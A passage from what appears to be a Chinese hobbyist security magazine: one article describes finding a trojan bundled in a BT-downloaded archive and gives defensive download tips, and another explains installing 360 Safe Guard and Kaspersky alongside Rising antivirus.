字想到了什么？对，就是灰鸽子，可是我安装了卡巴斯基，居然也找不出setup.exe有问题。看来，也不能绝对信任这些杀毒软件了。应该是灰鸽子的变种吧，要不就是做了专门的免杀处理，唉，现在的免杀真是越做越厉害了。

于是，我用 **dir /s** 命令查找G_server*.exe，居然没有任何结果。再一想，木马文件应该是被隐藏了吧，于是进入了system32目录，用attrib g_server2006.exe查看了一下，果然文件属性被设置为了系统和隐藏，同时，用防火墙进一步查看，这个确实就是访问网络的那个G_server2006.exe（图8）。




图7

7、注册机或破解文件中可能被捆绑有木马。你想呀，现在大多数国人都喜欢用破解软件！我就是这类大军中的一员，谁让咱是穷学生呢？囊中羞涩呀……大家还记得去年我写的“小心压缩包中的猫腻”那篇文章吗？那是很典型的一个例子。所以，大家在用注册机或破解文件的时候千万要小心。




图8

其实，黑客利用BT下载的压缩包放马还有许多其它的花招，大家平时可以多总结一下，这里我就不再列举了。

最后说一下用BT下载文件时注意的问题。

1、不论是BT下载还是其它方式下载的自解压压缩包，不要直接双击运行，而要用右键菜单的“用WinRAR打开”选项先打开自解压压缩包，查看一下里面的内容，如图9。

然后看一下有没有脚本，如果有脚本且脚本内容里有setup、presetup、silent，一定要提高警觉，这里面很可能有问题。

2、对于有注册机或破解补丁的压缩包，最好先用带有最新病毒库的杀毒软件查一下有没有问题，即使杀毒软件提示没有问题，也不要以为就安全了，因为现在针对杀毒软件的各种免杀技术越来越成熟，为了安全起见，最好再用专门的捆绑检测软件查一下有没有捆绑别的东西，并且严格设置防火墙的访问规则。因为木马大多数要访问网络，即使过了杀毒软件这一关，当你双击宿主文件后木马程序能运行，一访问网络就会被防火墙拦截，马上就露馅了。




图9

3、千万不要让“好奇心”害了你。我说的好奇心是指那些带有什么“美女”等字样的文件，这种文件多数是利用了人的好奇心来引诱你上钩。对于这类文件一定要当心，千万不要上当哟！

4、用BT下载之前先看一下别人对此文件的评论——这是个好习惯。因为BT下载实在是太流行了，也正因为流行，才会被不少别有用心的人所利用。而平时因为这个而中马的大有人在，所以对此种行径是深恶痛绝。在文件的评论中，供种者往往被发现他们放马的下载者骂个狗血淋头。因此，先查看一下评论，可以减少一些不必要的麻烦。

总之，一句话。对于利用BT下载下来的压缩包，一定要谨慎！正所谓，小心驶得万年船嘛，不要因为一时的大意，而让自己的爱机成为别人的肉鸡哟！

流氓软件的克星——360安全卫士

chenggong

提起流氓软件黑迷们可能都深恶痛绝，我们浏览网页或安装软件时稍不注意恶意网页或插件就进入了我们的电脑，给我们带来了很多麻烦，为了阻止流氓软件我们安装了多种软件，但是效果并不十分理想。今天我给黑迷们带来了一个好用的软件—“360 安全卫士”，它不仅可阻止安装流氓软件，而且在安装的同时，我们可免费获得世界著名的卡巴斯基杀毒软件，还可在半年内免费升级，卡巴斯基可是价值好几百元！

一、多杀毒软件的安装

黑迷们都知道一个系统中如果安装两种杀毒软件很可能冲突，使系统运行缓慢，甚至崩溃。我的电脑中已经安装有瑞星杀毒软件，因为需要经常测试各种木马我又不想卸载瑞星，直接安装“360 安全卫士”中的卡巴斯基肯定不行，怎么办？今天我教黑迷们一招，在一个系统中安装 2 种杀毒软件。

先在运行输入“msconfig”打开系统配置实用程序，在启动项中将“RavTask”禁止启动。然后在“控制面板”—“管理工具”—“服务”中将服务名称为“RsCCenter”和“RsRavmon”的2个服务停止，再将 2 个服务的“启动类型”设为“已禁用”，如图1。




图 1

重新启动系统后，瑞星不会再自动运行，我们就可正常安装“360 安全卫士”中的卡巴斯基了。这样我们系统中就同时存在 2 种杀毒软件，如需要运行瑞星我们可以将卡巴斯基的服务(服务名称为“AVP”)停止，再启动瑞星的 2 个服务我们就可用瑞星杀毒了。我个人认为瑞星杀毒软件在对付国内的病毒尤其是在木马方面比卡巴斯基强大，当然卡巴斯基在某些方面也比瑞星强，因此 2 种杀毒软件互补我们的系统安全就更有保障了。

我们首先到 http://www.360safe.com/download.html 去下载豪华版的“360 安全卫士”(标准版不包括卡巴斯基，在安装中需要下载卡巴斯基安装程序)，安装完“360 安全卫士”后，点“病毒杀查”项目下面的“病毒扫描”(或其它的“更新病毒库”等都可以)，“360 安全卫士”将询问你是否安装“卡巴斯基”，点“确定”后程序自动连接服务器获取激活码，安装中需注意一定要保存好给你的免费激活码，然后按步骤输入免费激活码即可成功安装“卡巴斯基”，并且获得半年免费升级。

二、卡巴斯基的设置

安装后我们可根据程序的提示进行设置。为了保护我们的设置不被其他人更改可启用密码保护，如图 2。

